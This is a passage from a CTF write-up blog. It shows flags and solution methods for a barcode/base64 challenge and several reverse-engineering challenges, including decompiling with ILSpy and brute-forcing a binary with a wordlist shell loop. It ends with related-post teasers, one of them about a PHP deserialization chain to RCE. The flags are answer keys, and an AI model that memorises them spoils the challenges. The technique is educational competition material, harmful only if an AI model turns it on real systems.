online barcode readersite, after which I got a base64 encoded string. Decoding the string gives the flag
↪  echo RmxhZyBpcyA6IFNob3BUaWxZb3V0cm9 | base64 -d
Flag is : ShopTilYoutro

BIC{ShopTilYoutro}
Reverse Engineering
First .NET

- This was a very easy challenge where you were provided with a .Net compiled
exefile. For this challenge , I usediLSpyfor reverse engineering. Navigating tofirst.net->first.net->{}->Programwe find the main function which contains the flag.
Flag: BIC{Not_A_String}
WordSmith



- For this challenge, I am pretty sure I used an unintended solution. But the end justifies the means 😅 . While looking at the binary strings in ghidra, I came across an unusual long string which was a base encoded string. Decoding the string using cyberchef, gave me the key , which I then used in the binary to get the flag.
- Another way to solve the challenge would be to iterate through the words in the wordlist provided and pipe them to the binary i.e
for i in $(cat american-english);do echo $i | ./wordsmith;done | grep Correct. While this method would work eventually, It would take longer. Below is a simple POC
Wordsmith2
- This challenge is similar to the first wordsmith challenge. When the program is provided with a wrong word, it responds with
Output address:6a2aaf. All i did was to pass all the words in the provided dict file to the binary and find unique output that does not matchOutput address:6a2aaf. I found the wordrepresentationswhich was the flag.

Flag : BIC{representations}

Share :
Related Posts
SheHacks-IntervarsityCTF

This past weekend I got the opportunity to participate in the #ShehacksKEintervasityCTF which was amazing. I played as Team BitClan with my teammates and we managed to scoop second position. The challenges were amazing and I got to learn a thing or two.In this writeup,I will be explaining how I solved the challenges. Note that this is the approach I took to solve the challenges and not necessarily how they are supposed to be solved.
Read More
CyberConKE Finals CTF
This past weekend (12th Nov 2022), I got the opportunity to participate in the #CyberConKE Finals CTF at United States International University (USIU) which was an amazing experience. I played as Team ShellPhish with my teammates mug3njutsu and levanto, and we managed to attain first position. The challenges were amazing and I got to learn a thing or two. The challenges were hosted on cyberranges and are not available at the time of writing this writeup since the competition has already ended. Therefore, In this writeup,I will be covering some of the osint challenges that I can still remember and how I solved them. Below is the final scoreboard from the competition
Read More
Exploiting PHP Deserialization - Building a POP Chain to RCE
This post covers a PHP insecure deserialization challenge from DG’hAck 2022 that involves chasing down a POP gadget and building a chain from scratch. We trace __destruct through __call and trait inheritance, then bypass __wakeup restrictions and forbidden attributes to call getContents for arbitrary file read on the flag.
Read More